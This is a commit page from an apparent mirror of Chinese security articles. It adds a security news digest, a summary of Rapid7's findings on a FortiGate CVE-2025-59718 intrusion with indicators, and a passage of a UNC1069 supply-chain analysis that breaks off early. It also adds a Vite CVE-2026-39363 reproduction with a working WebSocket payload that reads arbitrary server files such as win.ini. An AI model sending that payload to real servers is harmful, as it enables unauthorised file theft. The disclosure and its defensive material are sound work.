mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
Rapid7一线实录:CVE-2025-59718 FortiGate 防火墙入侵事件深度剖析、2026 年高危漏洞 TOP10 盘点与修复实战指南、Linux和Unix打印系统曝出漏洞链,远程攻击者最终可拿root权限、没有任何漏洞,黑客是如何接管全球数百万开发环境的?——深度拆解 UNC1069 供应链猎局、4月社区投稿活动 | 漏洞挖掘、【成功复现】Vite WebSocket任意文件读取漏洞(CVE-2026-39363)、
This commit is contained in:
 test committed
1 parent
57caf7a40c
commit
6b0bf3f313
7 files changed
+3801
-2
No files matched your search
@@ -19711,5 +19711,11 @@
|
||||
"https://mp.weixin.qq.com/s/huBv9N2DXDkmr9yta1Vr0w": "10分钟,让Claude挖出一个隐藏13年的ActiveMQ严重漏洞(CVE-2026-34197)",
|
||||
"https://mp.weixin.qq.com/s/dO64AcLjKPMlKAgPT6IJEA": "Anthropic发布Claude Mythos模型并启动“玻璃翼计划”强化漏洞防御",
|
||||
"https://mp.weixin.qq.com/s/D-W4UJmQxOpYX3woKJT_PQ": "安卓高通芯片0day漏洞CVE-2026-21385",
|
||||
"https://mp.weixin.qq.com/s/qs0OwDbf46dyPuLRjNcNQA": "Windows Defender 0Day漏洞PoC曝光,攻击者可获取系统最高权限"
|
||||
"https://mp.weixin.qq.com/s/qs0OwDbf46dyPuLRjNcNQA": "Windows Defender 0Day漏洞PoC曝光,攻击者可获取系统最高权限",
|
||||
"https://mp.weixin.qq.com/s/78dDf-e71pr5PGMhpYwG1Q": "Rapid7一线实录:CVE-2025-59718 FortiGate 防火墙入侵事件深度剖析",
|
||||
"https://mp.weixin.qq.com/s/XxAAwg6vI0FiaFpC1-83ng": "2026 年高危漏洞 TOP10 盘点与修复实战指南",
|
||||
"https://mp.weixin.qq.com/s/ySW4KbV_SpLmlTqJS3Bv2A": "Linux和Unix打印系统曝出漏洞链,远程攻击者最终可拿root权限",
|
||||
"https://mp.weixin.qq.com/s/0lJTczDlxa8SpcRCeceHZg": "没有任何漏洞,黑客是如何接管全球数百万开发环境的?——深度拆解 UNC1069 供应链猎局",
|
||||
"https://mp.weixin.qq.com/s/b4ylkD7TMW9IWg3Wr9a1aw": "4月社区投稿活动 | 漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s/R8jBUcbp2NIJ7cZm4LE-Hg": "【成功复现】Vite WebSocket任意文件读取漏洞(CVE-2026-39363)"
|
||||
}
|
||||
File diff suppressed because it is too large.
Load diff
@@ -1,6 +1,6 @@
|
||||
# 4月社区投稿活动 | 漏洞挖掘
|
||||
原创 zkaq-管理员
|
||||
zkaq-管理员 掌控安全EDU 2026-04-08 04:52
|
||||
zkaq-管理员 掌控安全EDU 2026-04-09 04:46
|
||||
|
||||
# 2026 | 04 月社区投稿活动
|
||||
### 本期活动奖金池
|
||||
|
||||
@@ -0,0 +1,115 @@
|
||||
# Linux和Unix打印系统曝出漏洞链,远程攻击者最终可拿root权限
|
||||
汇能云安全 2026-04-09 03:46
|
||||
|
||||
|
||||
|
||||
**4****月****9****日,星期四****,您好!中科汇能与您分享信息安全快讯:**
|
||||
|
||||

|
||||
|
||||
**01**
|
||||
|
||||
**Anthropic抛出新一代安全模型,传统补丁防线正面临更大压力**
|
||||
|
||||
|
||||
Anthropic发布新一代前沿模型Mythos预览版,并强调其网络安全能力显著增强。报道提到,该模型被设计用于少量合作组织的安全研究场景,目标是帮助发现更复杂的软件缺陷与攻击路径。之所以引发关注,不只是“模型更强”这么简单,而是它释放出一个清晰信号:未来漏洞挖掘、攻击模拟和利用验证,可能越来越多由高能力AI完成。
|
||||
**过去安全团队依赖“漏洞披露—补丁修复—防护升级”的传统节奏,但在AI大幅压缩发现与利用周期后,这条链路正承受更强压力。**
|
||||
企业真正要面对的,不只是攻击者会不会用AI,而是高阶模型正在把漏洞发现和验证的门槛快速拉低。
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
**Flowise高危漏洞遭实战利用,AI工作流平台开始进入高风险区**
|
||||
|
||||
|
||||
开源AI工作流平台Flowise存在可被远程利用的高危漏洞,攻击者可借此执行任意JavaScript代码,并最终实现整机控制。报道指出,互联网上暴露的相关实例超过1.5万个,说明这已不是单个研究案例,而是具备现实攻击面的风险。
|
||||
**Flowise之所以特别敏感,在于它常被企业拿来快速拼装AI代理、RAG流程和自动化业务链路,**
|
||||
一旦平台自身被攻破,暴露的不只是服务可用性,还可能包括提示词、知识库、API密钥和后端数据源。对很多团队来说,AI工作流平台还被当作“实验工具”管理,但从这类漏洞看,它实际上已经进入必须按生产系统标准加固的阶段。
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
**假Gemini工具包盯上开发者,AI编程生态成供应链攻击新靶心**
|
||||
|
||||
|
||||
最新披露显示,一个名为“gemini-ai-checker”的恶意npm包被伪装成Google Gemini令牌校验工具,专门瞄准使用Claude、Cursor等AI编码工具的开发者。Cyber Security News称,该包表面结构干净、描述合理,实际却会从隐藏载荷中窃取令牌、文件和本地凭证。此类攻击最危险的地方,在于它并不伪装成传统木马,而是伪装成“帮助你更好使用AI工具的小组件”。
|
||||
**开发者一旦放松警惕,损失的不只是本机账号,还可能包括源代码、测试数据、模型调用密钥和整个研发链路的访问权限。**
|
||||
随着AI辅助开发快速普及,围绕“插件、SDK、校验工具、开发脚本”的供应链投毒,正在变成最值得警惕的新战场。
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**ClickFix又来了,这次投的是Node.js远控木马**
|
||||
|
||||
|
||||
攻击者正在通过伪造浏览器验证页面,诱导Windows用户手动执行命令,最终下发基于Node.js的远控木马。该木马会通过Tor网络与控制端通信,使攻击流量更难追踪,也更不容易被快速封堵。
|
||||
**ClickFix之所以屡试不爽,是因为它并不依赖传统漏洞,而是利用用户对“验证失败、请手动修复”的习惯性配合,把社工和技术执行拼到一起。**
|
||||
对企业来说,这种攻击的难点不在样本分析,而在第一步动作看起来太像正常操作:一个网页、一段命令、一句看似合理的提示,就足以把终端主动送进远控链路。
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
**黑客开始借合法远程管理工具入侵,80多家国外机构已被卷入**
|
||||
|
||||
|
||||
一场多阶段钓鱼攻击正在利用LogMeIn Resolve和ScreenConnect等远程管理工具,悄悄突破企业防线。据披露,攻击者会先通过可信邮件或诱导内容建立初始信任,再借这些本来用于IT运维的RMM工具进入受害系统。之所以危险,
|
||||
**是因为这类工具本身就是“合法软件”,很多企业允许其流量通过,安全团队也未必会第一时间把它判定为恶意行为。**
|
||||
报道提到,已有80多家美国机构受到影响。这个趋势说明,攻击者越来越少直接硬打系统,而是开始大量借“企业自己认可的工具”完成横向移动和持久化。对防守方来说,真正难的不是发现黑客,而是分清哪个远程会话是运维、哪个是入侵。
|
||||
|
||||
|
||||
**06**
|
||||
|
||||
**假软件安装包长期投毒,远控和挖矿被一起塞进“正常安装流程”**
|
||||
|
||||
|
||||
一个至少从2023年底就开始活跃的攻击行动,正在通过伪造软件安装包向用户投放远控木马和门罗币挖矿程序。表面上看,用户看到的是熟悉的安装界面和正常软件分发流程,实际上后台却在落地RAT、建立持久化并消耗主机资源进行挖矿。此类攻击的可怕之处,在于它既不强调高超漏洞利用,也不依赖复杂免杀,而是把“大家天天都会做的安装动作”包装成攻击链的一部分。
|
||||
**对普通用户是设备变卡、账号被盗,对企业则可能演化成内网入口、持久驻留和资源被长期滥用。**
|
||||
很多人以为“安装包最不容易出事”,现实却恰恰相反。
|
||||
|
||||
|
||||
**07**
|
||||
|
||||
**36个恶意Strapi插件混入npm,开发者一装就把服务器钥匙交出去**
|
||||
|
||||
|
||||
一场定向供应链攻击被发现专门针对使用Strapi的开发者,攻击者在npm上发布了36个伪装成Strapi插件的恶意包,这些包会利用Redis实现远程代码执行、窃取凭证并建立持久控制。Strapi本身是常见的无头CMS,很多团队会把它部署在内容管理、API服务甚至支付场景中,因此这次攻击的危险远超“装错一个包”。它击中的不是个人娱乐工具,而是直接接近业务服务端。更值得注意的是,报道提到
|
||||
**该行动对加密货币支付平台具有明显针对性,这意味着攻击者不只是广撒网,而是在按资产价值挑目标。开源生态最麻烦的风险,从来不是没人维护,而是有人专门盯着开发者的信任路径下手。**
|
||||
|
||||
|
||||
**08**
|
||||
|
||||
**Linux和Unix打印系统曝出漏洞链,远程攻击者最终可拿root权限**
|
||||
|
||||
|
||||
Common Unix Printing System(CUPS)被披露存在可链式利用的漏洞,未经认证的远程攻击者在满足条件后,最终可在目标主机上执行恶意代码并取得root权限。相关研究披露的链条包含多处缺陷,OpenPrinting安全公告中也已公开部分相关问题。打印系统之所以容易被忽视,是因为很多人把它当作“基础服务”,默认认为风险有限。
|
||||
**但在Linux和Unix环境中,CUPS常常直接运行在关键服务器或工作站上,一旦被利用,后果远不止打印异常,而可能变成系统级失陷。**
|
||||
安全行业这几年反复证明,越是老牌、基础、默认存在的组件,越容易在多年沉默后突然变成大漏洞。
|
||||
|
||||
|
||||
**09**
|
||||
|
||||
**Drift Protocol被盗2.86亿美元,DeFi仍在为复杂攻击买单**
|
||||
|
||||
|
||||
Solana生态大型永续合约平台Drift Protocol遭遇大规模盗窃,损失约2.86亿美元,外界怀疑事件与朝鲜关联攻击者有关。此类事件反复提醒市场,
|
||||
**DeFi平台的高收益和高流动性背后,始终伴随高复杂度的系统风险:合约、预言机、跨链、托管逻辑、交易引擎和热钱包管理任一环节出问题,后果都可能是瞬间性的巨额损失。**
|
||||
相比传统数据泄露,这类事件对读者更直观,因为损失不是“可能泄露了什么”,而是资产在链上被真实转走。对行业而言,问题也不只是追回资金有多难,而是每一次大案都会继续削弱用户对去中心化金融安全性的信任。
|
||||
|
||||
|
||||
10
|
||||
|
||||
**Next.js“React2Shell”漏洞24小时内打穿766台主机**
|
||||
|
||||
|
||||
攻击者正在大规模利用Next.js相关“React2Shell”漏洞链,24小时内已攻破766台服务器,并窃取密码、云密钥和数据库凭证。该问题被描述为CVSS满分级风险,说明前端框架一旦与服务端能力深度耦合,安全后果会迅速从“页面问题”升级为“整机失守”。
|
||||
|
||||
|
||||

|
||||
|
||||
信息来源:人民网 国家计算机网络应急技术处理协调中心 国家信息安全漏洞库 今日头条 360威胁情报中心 中科汇能GT攻防实验室 安全牛 E安全 安全客 NOSEC安全讯息平台 火绒安全 亚信安全 奇安信威胁情报中心 MACFEESy mantec白帽汇安全研究院 安全帮 卡巴斯基 安全内参 安全学习那些事 安全圈 黑客新闻 蚁景网安实验室 IT之家IT资讯 黑客新闻国外 天际友盟
|
||||
|
||||

|
||||
|
||||
本文版权归原作者所有,如有侵权请联系我们及时删除
|
||||
|
||||
|
||||
@@ -0,0 +1,69 @@
|
||||
# Rapid7一线实录:CVE-2025-59718 FortiGate 防火墙入侵事件深度剖析
|
||||
bitbot
|
||||
bitbot Desync InfoSec 2026-04-09 04:07
|
||||
|
||||
Rapid7 事件响应团队近日发布了一份深度技术分析报告,详细披露了攻击者利用 **CVE-2025-59718** 漏洞入侵 FortiGate 防火墙设备的完整攻击链。本文从一线 IR 调查视角出发,还原了攻击者从初始访问、持久化、凭据窃取到横向移动的全过程,为安全团队提供了极具价值的检测与防御思路。
|
||||
|
||||
────────────────
|
||||
|
||||
一、CVE-2025-59718 漏洞概述
|
||||
|
||||
2025年12月,Fortinet 披露了 **CVE-2025-59718**——一个影响 FortiGate 设备的**加密签名验证不当**漏洞。该漏洞可被攻击者利用来绕过 SSO 单点登录认证,从而以合法管理员身份访问防火墙管理界面。CVSS 评分极高,且已被确认存在野外利用。
|
||||
|
||||
Rapid7 IR 团队在调查中发现,攻击者在获取初始访问权限后,采取了**低调潜伏**的策略——利用约两周的静默期逐步渗透内部网络,最终控制了多台防火墙并转向内部主机。这一"慢工细活"的手法给防御者提供了宝贵的响应窗口。
|
||||
|
||||
────────────────
|
||||
|
||||
二、攻击链全景还原
|
||||
|
||||
阶段 1:初始访问与配置窃取
|
||||
|
||||
攻击者首先通过外部 IP 地址 **104.28.227[.]105**,使用设备上已有的本地账户登录 FortiGate 管理界面。值得注意的是,**未发现任何暴力破解痕迹**——攻击者直接利用了 CVE-2025-59718 的认证绕过能力。
|
||||
|
||||
登录成功后,攻击者立即**下载了 FortiGate 配置文件**。配置文件堪称目标环境的"网络蓝图",包含了网络架构、认证机制、设备关系,甚至可能包含敏感凭据。日志记录如下:
|
||||
logid="0100032095" type="event" subtype="system"ui="GUI(104.28.227[.]105)" action="download"msg="System config file has been downloaded"
|
||||
|
||||
阶段 2:持久化与账户创建
|
||||
|
||||
下载配置后,攻击者开始建立持久化机制。利用从 **45.32.216[.]250** 发起的 GUI 会话,攻击者执行了以下操作:
|
||||
|
||||
1. **启用 SSL VPN 组件**(该环境原本未开启 VPN)2. **创建多个管理员账户**,包括 SSO 管理员、系统管理员和本地账户3. **添加防火墙策略**以允许攻击者流量4. **修改 VPN 配置参数**
|
||||
|
||||
⚠️ 关键发现:多个新建管理员账户关联了 **openmail[.]pro** 等 Namecheap 托管的邮箱域名。部分 SSO 管理员账户甚至关联了 **forticloud.com** 域名,伪装成合法 FortiCloud 账户。
|
||||
|
||||
阶段 3:凭据窃取与横向移动
|
||||
|
||||
在建立持久化后约两周,攻击者通过新创建的 SSL VPN 账户从 FortiGate 设备的 DHCP 地址段发起内部连接。这一细节成为调查的关键转折点——调查人员发现一个内部 IP 不属于已知网段范围,且**该环境从未启用过 SSL VPN**。
|
||||
|
||||
进入内网后,攻击者的行动包括:
|
||||
|
||||
• 使用 **Mimikatz** 从本地系统和 Windows 注册表凭据存储中提取敏感凭据• 通过 **SMB 协议**进行文件抓取和网络共享访问• 使用 **Advanced IP Scanner** 对内部 IP 进行端口扫描• 利用 **PsExec** 和 **RDP** 进行横向移动• 重点瞄准**虚拟化平台、域控制器和备份基础设施**
|
||||
|
||||
────────────────
|
||||
|
||||
三、MITRE ATT&CK 技术映射
|
||||
<table><tbody><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; background-color: #f8f9fa !important; font-size: 13px !important; font-weight: bold !important; text-indent: 0 !important;">战术</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; background-color: #f8f9fa !important; font-size: 13px !important; font-weight: bold !important; text-indent: 0 !important;">技术</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; background-color: #f8f9fa !important; font-size: 13px !important; font-weight: bold !important; text-indent: 0 !important;">详情</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">Initial Access</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">T1190</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">利用 CVE-2025-59718 攻击 FortiGate</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">Persistence</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">T1136 / T1078</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">创建本地账户 + 使用合法账户认证</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">Defense Evasion</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">T1562</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">添加防火墙规则允许攻击流量</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">Credential Access</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">T1003</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">Mimikatz 凭据转储</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">Lateral Movement</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">T1021 / T1569.002</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">RDP + PsExec 远程服务执行</td></tr></tbody></table>
|
||||
────────────────
|
||||
|
||||
四、IoC 情报指标
|
||||
<table><tbody><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; background-color: #f8f9fa !important; font-size: 13px !important; font-weight: bold !important; text-indent: 0 !important;">类型</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; background-color: #f8f9fa !important; font-size: 13px !important; font-weight: bold !important; text-indent: 0 !important;">值</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; background-color: #f8f9fa !important; font-size: 13px !important; font-weight: bold !important; text-indent: 0 !important;">说明</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">恶意 IP</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">23.163.8[.]21</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">攻击者源 IP</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">恶意 IP</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">45.32.216[.]250</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">FortiGate 配置变更</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">恶意 IP</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">198.98.54[.]209</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">SSO 登录攻击</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">恶意 IP</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">104.28.227[.]105</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">配置文件下载</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">恶意 IP</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">185.219.157[.]127</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">SSL VPN 交互</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">恶意 IP</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">185.175.59[.]238</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">SSL VPN 交互</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">恶意工具</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">mimikatz.exe</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">凭据转储工具</td></tr><tr><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">恶意工具</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; font-family: monospace !important; text-indent: 0 !important;">Advanced_IP_Scanner_2.5.4594.1.exe</td><td style="padding: 10px !important; border: 1px solid #e0e0e0 !important; font-size: 13px !important; text-indent: 0 !important;">网络扫描工具</td></tr></tbody></table>
|
||||
────────────────
|
||||
|
||||
五、防御建议
|
||||
|
||||
1. **立即修补 CVE-2025-59718** — 所有 FortiGate 设备应尽快更新至安全版本
|
||||
|
||||
2. **审计 FortiGate 管理账户** — 排查是否存在非预期的管理员账户,特别是关联 Namecheap 托管域名或 forticloud.com 的账户
|
||||
|
||||
3. **启用集中式 Syslog 监控** — 对所有边缘设备实施日志集中收集,监控配置变更和异常认证
|
||||
|
||||
4. **限制管理界面暴露** — FortiGate 管理界面不应直接暴露在公网,应通过 VPN 或跳板机访问
|
||||
|
||||
5. **监控配置文件下载行为** — 任何通过外部 IP 下载设备配置的行为都应触发告警
|
||||
|
||||
Rapid7 InsightIDR 和 MDR 客户已可获得以下检测规则:• Potential Exploitation - FortiGate Admin SSO Login and Config Download via External IP• Exfiltration - FortiGate Config Downloaded Using GUI via External IP• Suspicious Authentication - FortiGate SSO Login via External IP
|
||||
|
||||
────────────────
|
||||
|
||||
来源:Rapid7 - FortiGate CVE-2025-59718 Exploitation: Incident Response Findings编译:比特波特 ⚡ | 原文发布于 2026年4月
|
||||
|
||||
@@ -0,0 +1,171 @@
|
||||
# 【成功复现】Vite WebSocket任意文件读取漏洞(CVE-2026-39363)
|
||||
原创 弥天安全实验室
|
||||
弥天安全实验室 弥天安全实验室 2026-04-09 04:29
|
||||
|
||||
网安引领时代,弥天点亮未来
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**0x00写在前面**
|
||||
|
||||
**本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!**
|
||||
|
||||

|
||||
|
||||
|
||||
**0x01漏洞介绍**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
Vite是Vite开源的一种新型的前端构建工具。
|
||||
|
||||
Vite 6.0.0至6.4.2之前版本、7.3.2之前版本和8.0.5之前版本存在访问控制错误漏洞,该漏洞源于WebSocket路径缺少访问控制,**通过该 WebSocket 通道发送vite:invoke指令调用fetchModule方法,构造file://协议的任意文件路径并携带raw参数,成功绕过 HTTP 接口的访问限制,实现未授权读取服务器上任意文件的目的。**
|
||||
|
||||
****
|
||||
|
||||

|
||||
|
||||
|
||||
**0x02影响版本**
|
||||
|
||||
8.0.0 ≤ Vite ≤ 8.0.4
|
||||
|
||||
7.0.0 ≤ Vite ≤ 7.3.1
|
||||
|
||||
6.0.0 ≤ Vite ≤ 6.4.1
|
||||
|
||||
Vite ≤ 0.1.15
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**0x03漏洞复现**
|
||||
|
||||
|
||||
1.运行漏洞环境
|
||||
```
|
||||
npm run dev -- --host
|
||||
```
|
||||
|
||||

|
||||
|
||||
访问环境
|
||||
|
||||

|
||||
|
||||
2.漏洞复现
|
||||
|
||||
1、获取websocket接口
|
||||
|
||||

|
||||
|
||||
2、发送payload,成功读取文件内容
|
||||
```
|
||||
{
|
||||
"type": "custom",
|
||||
"event": "vite:invoke",
|
||||
"data": {
|
||||
"id": "invoke_0",
|
||||
"name": "fetchModule",
|
||||
"data": ["file:///C:/Windows/win.ini"]
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||

|
||||
|
||||
3、请求流量
|
||||
|
||||

|
||||
|
||||
3.python工具测试漏洞存在
|
||||
|
||||

|
||||
|
||||
|
||||
已输出检测双向规则
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
**0x04修复建议**
|
||||
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,补丁获取链接:
|
||||
|
||||
临时缓解方案
|
||||
|
||||
1、在 WAF、IDS/IPS 中部署基于 POC 的检测规则,识别针对该漏洞的探测与攻击行为。
|
||||
|
||||
2、生产环境不要运行 Dev Server,避免使用 --host
|
||||
暴露服务。
|
||||
|
||||
3、限制 server.fs.allow
|
||||
```
|
||||
// vite.config.js
|
||||
export default defineConfig({
|
||||
server: {
|
||||
fs: {
|
||||
strict: true,
|
||||
allow: ['.'] // 只允许项目根目录
|
||||
}
|
||||
}
|
||||
})
|
||||
```
|
||||
|
||||
建议尽快升级修复漏洞,再次声明本文仅供学习使用,非法他用责任自负!
|
||||
|
||||
|
||||
```
|
||||
https://github.com/vitejs/vite/releases
|
||||
https://github.com/vitejs/vite/security/advisories/GHSA-p9ff-h696-f583
|
||||
https://github.com/Firebasky/CVE-2026-39363
|
||||
```
|
||||
|
||||
|
||||
弥天简介
|
||||
|
||||
学海浩茫,予以风动,必降弥天之润!弥天安全实验室成立于2019年2月19日,主要研究安全防守溯源、威胁狩猎、漏洞复现、工具分享等不同领域。目前主要力量为民间白帽子,也是民间组织。主要以技术共享、交流等不断赋能自己,赋能安全圈,为网络安全发展贡献自己的微薄之力。
|
||||
|
||||
口号 网安引领时代,弥天点亮未来
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
知识分享完了
|
||||
|
||||
喜欢别忘了关注我们哦~
|
||||
|
||||
学海浩茫,
|
||||
|
||||
予以风动,
|
||||
|
||||
必降弥天之润!
|
||||
|
||||
|
||||
弥 天
|
||||
|
||||
安全实验室
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,240 @@
|
||||
# 没有任何漏洞,黑客是如何接管全球数百万开发环境的?——深度拆解 UNC1069 供应链猎局
|
||||
塞讯安全验证 2026-04-09 05:33
|
||||
|
||||
##
|
||||
|
||||
|
||||
## 一场历时三周、月下载量 8 亿次的精密「围猎」
|
||||
|
||||
上周,Axios 供应链投毒事件震动了安全圈。新闻已经铺天盖地:攻击者是具有国家背景的朝鲜黑客组织 UNC1069。
|
||||
|
||||
但比起是谁做的,大家更应该关注的是他们是怎么得手的。
|
||||
|
||||
这不再是简单的暴力破解,而是
|
||||

一场极具耐心、针对信任链路的武器化攻击。UNC1069 花费了整整三周时间:在 LinkedIn 上伪装身份、洽谈合作、甚至配合维护者的档期开视频会议,最终通过伪装的视频会议工具(恶意载荷 FLATDIRT)攻陷了首席维护者的权限。
|
||||
|
||||
可怕的不是黑客组织的名字,而是他们已经洞悉了软件供应链防御的结构性盲区:
|
||||
1. 开发者盲目信任官方镜像站。
|
||||
|
||||
1. CI/CD 流程盲目信任
|
||||
package.json。
|
||||
|
||||
1. 企业安全团队则陷于「出事后才拿清单人肉排查」的被动响应循环。
|
||||
|
||||
|
||||
|
||||
|
||||
##
|
||||
## 攻击全链路分析
|
||||
### 朝鲜国家级供应链猎手 UNC1069
|
||||
|
||||
UNC1069
|
||||
是一个具有朝鲜国家背景、以经济目的为核心驱动的高级持续威胁(APT)组织。
|
||||
|
||||
